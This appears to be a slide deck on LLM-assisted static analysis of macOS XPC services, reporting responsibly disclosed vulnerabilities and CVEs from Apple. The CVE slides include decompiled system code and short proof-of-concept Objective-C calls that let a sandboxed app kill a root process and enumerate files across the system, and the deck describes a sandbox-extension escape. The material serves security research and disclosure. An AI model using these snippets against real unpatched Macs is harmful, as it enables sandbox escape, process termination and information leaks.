


• Observation

- Exported APIs are defined in NSXPC protocol
- APIs' name can find with exported object

Simplified code of NSXPC connection check

Identify Exported APIs



• Observation


- Exported APIs are defined in NSXPC protocol
- APIs' name can find with exported object

• Approach

- Locate calls to NSXPCInterface interfaceWithProtocol to extract the protocol definition

Simplified code of NSXPC connection check


Construct Sensitive Operation Sink List



- **Previous work**

- Incomplete definition of sensitive operations.
- Manually collected sink list.

Construct Sensitive Operation Sink List




- **Previous work**

- Incomplete definition of sensitive operations.
- Manually collected sink list.

- **Approach**

- Define comprehensive sensitive operations (covering sandbox & TCC)
- Extracted decompiled function data
- Use LLM to automatically construct sink list


Get Entitlement Capability Table



- **Observation**

- Entitlement names imply their granted capabilities.
- Combine Apple's public data and reverse-engineered insights

Get Entitlement Capability Table




- **Observation**

- Entitlement names imply their granted capabilities.
- Combine Apple's public data and reverse-engineered insights

- **Approach**

- Scrape public entitlement data for context reasoning
- Leverage LLM assistance with RAG to automatically infer entitlement capability

Map Entitlement to Sensitive Sink




- **Task Objective**

- Determine whether a given sink function could exploit the capability granted by a specific entitlement.

- **Approach**

- Leverage LLM assistance with noise-aware and self-reflection to improve mapping accuracy

Static Taint Propagation



- **Lightweight Taint propagation**
 - Construct call graph based on source and sink point
 - Propagate taint within each function
 - Check whether tainted data flows into parameters of the **next function call**
 - Handle taint propagation across **three scenarios (Block callback, Objective-C function, C function)**



Evaluation & Real-World Impact

Large-Scale Analysis & Responsible Disclosure

Evaluation

- Our analysis identified a total of 302 PID-domain services, including 152 NSXPC services and 150 XPC services
- We identified that these connectable services exposed a total of 2,394 APIs, with 2,357 from NSXPC services and 37 from XPC services
- We reported these vulnerabilities through Apple's responsible disclosure process, leading to **acknowledgment of 19 vulnerabilities and issuance of 7 CVEs by Apple**

CVE-2025-43273

```
// local variable allocation has failed, the output may be wrong
int __fastcall __noreturn main(int argc, const char **argv, const char **envp)
{
    char *errorbuf; // [xsp+8h] [xbp-1048h] BYREF
    _QWORD v4[5]; // [xsp+10h] [xbp-1040h] BYREF
    char v5[1024]; // [xsp+38h] [xbp-1018h] BYREF
    char v6[1024]; // [xsp+438h] [xbp-C18h] BYREF
    char v7[1024]; // [xsp+838h] [xbp-818h] BYREF
    char v8[1024]; // [xsp+C38h] [xbp-418h] BYREF

    __chkstk_darwin(*(_QWORD *)&argc, argv, envp);
    setenv("DIRHELPER_USER_DIR_SUFFIX", "com.apple.CMValidateMovieDataReferenceService", 0);
    if ( !confstr(65538, v8, 0x400u) )
        v8[0] = 0;
    if ( !confstr(65537, v7, 0x400u) )
        v7[0] = 0;
    if ( !realpath_DARWIN_EXTSN(v8, v6) )
        __strcpy_chk(v6, v8, 1024, 1024);
    if ( !realpath_DARWIN_EXTSN(v7, v5) )
        __strcpy_chk(v5, v7, 1024, 1024);
    v4[0] = "DARWIN_COREMEDIA_CACHE_DIR";
    v4[1] = v6;
    v4[2] = "DARWIN_COREMEDIA_TEMP_DIR";
    v4[3] = v5;
    v4[4] = 0;
    errorbuf = 0;
    if ( !(unsigned int)sandbox_init_with_parameters("com.apple.CMValidateMovieDataReferenceService", 1, v4, &errorbuf) )
        xpc_main((xpc_connection_handler_t)sub_100003258);
    sandbox_free_error(errorbuf);
    exit(71);
}
```

/System/Library/Frameworks/CoreMedia.framework/Versions/A/XPCServices/com.apple.CMValidateMovieDataReferenceService.xpc

CVE-2025-43273

```
;;; we can read everything and issue read-only extensions  
(allow file-read*)  
(allow file-issue-extension (extension-class "com.apple.app-sandbox.read"))
```

/System/Library/Sandbox/Profiles/com.apple.CMValidateMovieDataReferenceService.sb

CVE-2025-43273

```
string = xpc_dictionary_get_string(object, "CMVMRS_FILENAME_KEY");
if ( !string || (v6 = string, (v7 = CFStringCreateWithFileSystemRepresentation(kCFAllocatorDefault, string)) == 0) )
{
ABEL_39:
    v20 = reply;
    v21 = 3;
    goto LABEL_40;
}
v8 = v7;
if ( !(unsigned int)AppSandboxUtilCollectionScopedBookmarkSecurityPolicyPermitsPath()
    || (v9 = CFURLCreateWithFileSystemPath(kCFAllocatorDefault, v8, kCFURLPOSIXPathStyle, 0)) == 0 )
{
    v13 = 0;
    v12 = v8;
ABEL_35:
    CFRelease(v12);
ABEL_36:
    if ( v13 )
    {
        v23 = sandbox_extension_issue_file(APP_SANDBOX_READ, v6, SANDBOX_EXTENSION_CANONICAL);
        if ( v23 )
        {
            v24 = (char *)v23;
            xpc_dictionary_set_uint64(reply, "CMVMRS_MESSAGE_TYPE_KEY", 2u);
            xpc_dictionary_set_string(reply, "CMVMRS_EXTENSION_KEY", v24);
            free(v24);
        }
    }
}
```

Return a sandbox extension to host? 🐱

CVE-2025-43273

- Sandbox extension is like authorization token.
- More info to check the <https://www.microsoft.com/en-us/security/blog/2025/05/01/analyzing-cve-2025-31191-a-macos-security-scoped-bookmarks-based-sandbox-escape/>
- Escape sandbox to read arbitrary files 

CVE-2025-43365

```
bool __cdecl -[ServiceDelegate listener:shouldAcceptNewConnection:](ServiceDelegate *)
{
    id v4; // x21
    NSXPCInterface *v5; // x19
    MetricMeasurementHelper *v6; // x19

    v4 = objc_retain(a4);
    v5 = objc_retainAutoreleasedReturnValue(
        +[NSXPCInterface interfaceWithProtocol:](
            &OBJC_CLASS__NSXPCInterface,
            "interfaceWithProtocol:",
            &OBJC_PROTOCOL__MetricMeasurementHelperProtocol_Internal));
    objc_msgSend(v4, "setExportedInterface:", v5);
    objc_release(v5);
    v6 = objc_opt_new(&OBJC_CLASS__MetricMeasurementHelper);
    objc_msgSend(v4, "setExportedObject:", v6);
    objc_msgSend(v4, "resume");
    objc_release(v4);
    objc_release(v6);
    return 1;
}
```

/System/Library/PrivateFrameworks/MetricMeasurement.framework/XPCServices/MetricMeasurementHelper.xpc

CVE-2025-43365

```
@protocol MXMSProxyProbeProtocol_Internal <NSObject>
- (void)_sampleWithProxyMetric:(MXMProxyMetric *)arg1 timeout:(double)arg2 response:(void (^)(MXMSampleData *, unsigned long long,
@end

@protocol MXMSProxyQuiesceBeforeIteration_Internal <NSObject>
- (void)_quiesceBeforeIterationHelper:(double)arg1 timeout:(double)arg2 response:(void (^)(_Bool, NSError *))arg3;
@end

@protocol MXMSProxyTerminateProcessesBeforeIteration_Internal <NSObject>
- (void)_terminateProcessesBeforeIterationHelper:(NSArray *)arg1 response:(void (^)(_Bool, NSError *))arg2;
@end

@protocol MXMSProxyUncacheBeforeIteration_Internal <NSObject>
- (void)_uncacheBeforeIterationHelper:(NSArray *)arg1 response:(void (^)(_Bool, NSError *))arg2;
@end

@protocol MetricMeasurementHelperProtocol_Internal <MXMSProxyProbeProtocol_Internal, MXMSMachUtilitiesProtocol_Internal, MXMSProxy
oreIteration_Internal, MXMSProxyUncacheBeforeIteration_Internal, MXMSProxyTerminateProcessesBeforeIteration_Internal>
- (void)_wakeWithPhrase:(NSString *)arg1 response:(void (^)(NSString *))arg2;
@end
```

Exported APIs

CVE-2025-43365

```
@protocol MXMSProxyTerminateProcessesBeforeIteration_Internal <NSObject>
- (void)_terminateProcessesBeforeIterationHelper:(NSArray *)arg1 response:(void (^)(_Bool, NSError *))arg2;
@end
```

```
[Dict]
  [Key] com.apple.PerformanceTrace.OverrideTimeout
  [Value]
    [Bool] true
  [Key] com.apple.PerformanceTrace.SkipNotification
  [Value]
    [Bool] true
  [Key] com.apple.PerformanceTrace.Tracing
  [Value]
    [Bool] true
  [Key] com.apple.private.logging.admin
  [Value]
    [Bool] true
  [Key] com.apple.private.logging.diagnostic
  [Value]
    [Bool] true
  [Key] com.apple.runningboard.terminateprocess
  [Value]
    [Bool] true
```

Entitlements

CVE-2025-43365

```
id<MetricMeasurementHelperProtocol_Internal> remoteObject = [conn remoteObjectProxyWithErrorHandler:^(NSError *error) {
    NSLog(format: @"Error in remote proxy: %@", error);
}];
NSMutableDictionary *processInfo = @{
    @"processName": @"testkill", // processName
    @"length": @(8)             // arbitrary length value, adjust as needed
};
NSArray *processArray = @[processInfo];

[remoteObject _terminateProcessesBeforeIterationHelper:processArray response:^(__Bool success, NSError *error) {
    if (success) {
        NSLog(format: @"Processes terminated successfully.");
    } else {
        NSLog(format: @"Failed to terminate processes: %@", error);
    }
}];
```

Unprivileged Sandbox app can kill a root process

CVE-2025-24249

```
bool __cdecl -[DistributionHelperServiceDelegate listener:shouldAcceptNewConnection:](
    DistributionHelperServiceDelegate *self,
    SEL a2,
    id a3,
    id a4)
{
    id v4; // x21
    NSXPCInterface *v5; // x19
    DistributionHelperService *v6; // x19

    v4 = objc_retain(a4);
    v5 = objc_retainAutoreleasedReturnValue(
        +[NSXPCInterface interfaceWithProtocol:](
            &OBJC_CLASS__NSXPCInterface,
            "interfaceWithProtocol:",
            &OBJC_PROTOCOL__DistributionHelperProtocol));
    objc_msgSend(v4, "setExportedInterface:", v5);
    objc_release(v5);
    v6 = objc_opt_new(&OBJC_CLASS__DistributionHelperService);
    objc_msgSend(v4, "setExportedObject:", v6);
    objc_msgSend(v4, "resume");
    objc_release(v4);
    objc_release(v6);
    return 1;
}
```

No Sandbox

/System/Library/PrivateFrameworks/Install.framework/Frameworks/DistributionKit.framework/Versions/A/XPCServices/DistributionHelper.xpc

CVE-2025-24249

```
void __cdecl -[DistributionHelperService fileAtPathExistsOnGraft:reply:](
    DistributionHelperService *self,
    SEL a2,
    id a3,
    id a4)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

    v5 = objc_retain(a4);
    *&v9.ggi_count = 0;
    v9.ggi_buffer = nullptr;
    if ( fsctl(objc_msgSend(objc_retainAutorelease(a3), "fileSystemRepresentation"), 0xC0104A66, &v9,
    {
        v6 = *__error();
        v10 = NSDebugDescriptionErrorKey;
        v11 = CFSTR("failed to get graft info (number of records)");
        v7 = objc_retainAutoreleasedReturnValue(
            +[NSDictionary dictionaryWithObjects:forKeys:count:](
                &OBJC_CLASS__NSDictionary,
                "dictionaryWithObjects:forKeys:count:",
                &v11,
                &v10,
                1));
        v8 = objc_retainAutoreleasedReturnValue(
            +[NSError errorWithDomain:code:userInfo:](
                &OBJC_CLASS__NSError,
                "errorWithDomain:code:userInfo:",
                NSPOSIXErrorDomain,
                v6,
                v7));
        objc_release(v7);
        v5->reply_fn(v5, 0, 0, v8);
        objc_release(v8);
    }
    else
    {
        v5->reply_fn(v5, 1, v9.ggi_is_in_graft != 0, 0);
    }
}
```

IsInGraft ? 1 : 0

```
@protocol DistributionHelperProtocol

@required

/* required instance methods */
- (void)fileAtPathExistsOnGraft:(id)graft reply:(id /* block */)reply;

@optional

@end

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http
<plist version="1.0">
  <dict>
    <key>com.apple.private.apfs.get-graft-info</key>
    <true/>
  </dict>
</plist>
```

CVE-2025-24249

```
void trigger(void) {  
    [[NSBundle bundleWithURL:[NSURL fileURLWithPath:@"/System/Library/PrivateFrameworks/Install.framework/Frameworks/Distri  
    NSXPCConnection * conn = [[NSXPCConnection alloc] initWithServiceName:@"com.apple.DistributionKit.DistributionHelper"];  
    conn.remoteObjectInterface = [NSXPCInterface interfaceWithProtocol: @protocol(DistributionHelperProtocol)];  
    [conn resume];  
  
    // create file symbolized  
    NSFileManager *fileManager = [NSFileManager defaultManager];  
  
    [[conn remoteObjectProxy] fileAtPathExistsOnGraft:@"/etc/hosts" reply:^(__Bool exists, __Bool onGraft, NSError * err) {  
        NSLog(@"exist=%d onGraft=%d err=%@", exists, onGraft, err);  
    }];  
}
```

**Unprivileged Sandbox app can detect file exists --
Side-channel file enumeration across the entire system.**



CONCLUSION

Key Takeaways

Takeaways

- **PID-domain services** expose a previously **overlooked user-space attack surface** on macOS.
- **Entitlements** act as **hidden privilege boundaries** beyond sandbox enforcement, enabling potential privilege escalation.
- **LLM-assisted static analysis** combines reasoning and automation, making large-scale **binary vulnerability discovery** feasible.



Thank you!